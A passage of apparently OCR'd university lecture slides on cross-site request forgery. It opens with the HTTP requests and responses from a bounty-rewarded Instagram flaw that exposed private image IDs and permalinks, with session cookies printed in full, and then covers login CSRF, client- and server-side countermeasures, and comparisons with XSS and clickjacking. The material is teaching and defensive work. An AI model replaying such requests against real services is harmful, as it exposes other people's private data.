GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of victimapril14:

```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":[962688807931708516]}
```

Example: CSRF in Instagram

Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_1111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungjanice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpRdjIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:


```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/1cKF7KA4Rk\/"}
```

- Facebook awarded $1,000 bounty for reporting this

Variant: login attack

- Malicious website forwards victim to another website, but authenticated as attacker instead of herself
- Victim may now leak information (eg, credit card number) to the trusted bank website (eg, in account settings which attacker can later retrieve)



Countermeasures against CSRF

Preventing CSRF client-side

- A careful user can hover mouse over the link, which will display the link in the browser bar, and then check the target before clicking
  - but javascript on the webpage could hide this info
- Browser extensions and client-side proxies
  - strip authentication cookies from potentially malicious cross-site requests sent by the browser
  - apply heuristics to decide when a request is a cross-site request
- Log out!
  - at security-critical websites before visiting other websites
- Don’t visit malicious websites
  - browser could use a list of known malicious sites

Preventing CSRF client/server-side

- Allowed Referrer Lists (ARLs)
  - whitelist that specifies which origins are entitled to send authenticated requests to a given website
  - whitelist is compiled by web developers
  - enforcement is done by the browser (why not by server?)

- Effective, provided that no content injection vulnerability affects any of the whitelisted pages
- Compiling ARL may require some effort
  - eg Paypal: ARL for e-commerce websites may include Paypal, but ARL for Paypal may be large and rather dynamic

Preventing CSRF server-side

Problem: request look just like normal requests

Possible defenses:

- Let users re-confirm any security-critical operation
- Keep user sessions short
  - expire cookies, by having a short lifetime, or terminate sessions after some period of inactivity
- Look at Referer-header/Origin-header in HTTP request
  - when clicking on link to b.com on page downloaded from a.com, then referer/origin is a.com
  - referer-header is not sent if page from a.com was received by HTTPS and clicking on link to b.com causes an HTTP request; origin-header is sent
  - but may be spoofed by attacker or suppressed by victim's browser

Preventing CSRF server-side

- Tokenization: in addition to cookie, also have some extra (randomly generated) authentication token (eg, as hidden field in HTTP request)
  - attacker cannot know this, and it will *not* be included automatically in the malicious request
  - but, the attacker can now try a UI redressing/clickjacking attack, stealing eg. link or button from the targeted website, which *will* include all the right session information

Preventing CSRF

- Effectively preventing CSRFs is hard!
  - solutions should be usable, compatible, and easy to deploy

- Client-side solutions that strip authentication cookies may break compatibility (not all websites may function correctly)
- ARLs are most promising
  - transparent to end-users, and do not require changes to web application code
  - but not implemented (yet) in major web browsers
- Tokenization and origin checking are the most widespread solutions
  - may be hard to deploy on legacy web applications (but can be provided by server-side proxy/WAF)
  - tokenization may break compatibility if HTML links and forms are generated dynamically at the client-side

Preventing CSRF

- Use different browsers for visiting websites at separate trust levels
  - use browser A only to visit trusted websites
  - use browser B to visit untrusted websites

- Why would this prevents CSRF attacks?
  - attack is launched from attacker-controlled webpage in browser B
  - but authentication cookies for all trusted web applications are only available in browser A

Lots of scope for confusion!

XSS vs CSRF vs Click-jacking & UI redressing

CSRF vs XSS

Easy to confuse! Some differences:

- CSRF does not require JavaScript (for GET actions),
  XSS always does

- For any JavaScript used:
  - CSRF runs such code on the attacker's website
  - XSS runs code on victim's browser (from the target website)

- Server-side validation
  - cannot prevent CSRF, as the content reaching the target web site is not malicious or strange in any way
  - can prevent XSS, if malicious JavaScript can be filtered out

CSRF vs Click-jacking/UI-redressing

Easy to confuse! Some differences:

- Unlike Click-jacking, CSRF might not need a click
- Unlike UI redressing, CSRF does not involve recycling parts of the target website
  - so frame busting or XFRAME-Options won't help
- UI redressing more powerful than CSRF
  - for both the right cookie will be automatically attached, but only using UI redressing will any additional (hidden) parameters be correctly added to the request

Trust: CSRF vs XSS

- CSRF abuses trust of a webserver in the client,
  where client = the web browser or its human user
  - webserver trusts that all actions are actions that the user does willingly and knowingly

- XSS abuses trust of the user in a webserver
  - the user trusts that all content of a webpage is really coming from that webserver
  - even though it may include injected or reflected HTML

- Clickjacking/UI redressing abuses both types of trust

CSRF meets XSS

Instead of using his own site for CSRF,

an attacker could insert malicious link as content on a vulnerable site

- Ideally this vulnerable site is target site itself, as user is then guaranteed to be logged in
  - classic example: malicious link in an amazon.com book review to order books at amazon.com
- This is then *also* an HTML injection attack on that vulnerable site
- If the CSRF attack involves JavaScript (eg for a POST), then it is *also* a XSS attack

Conclusions

- CSRF, XSS, and click-jacking/UI redressing can be used in combination, and then easily confused

- Generic client-side countermeasures include
  - having a blacklist of known malicious sites
  - allowing certain types of dynamic content only from trusted sites

    Helps for all the above?

    Not for stored XSS!

- User countermeasure: use different browsers for different purposes?

NB As the complexity increases, there will always be new attacks that by-pass existing protection mechanisms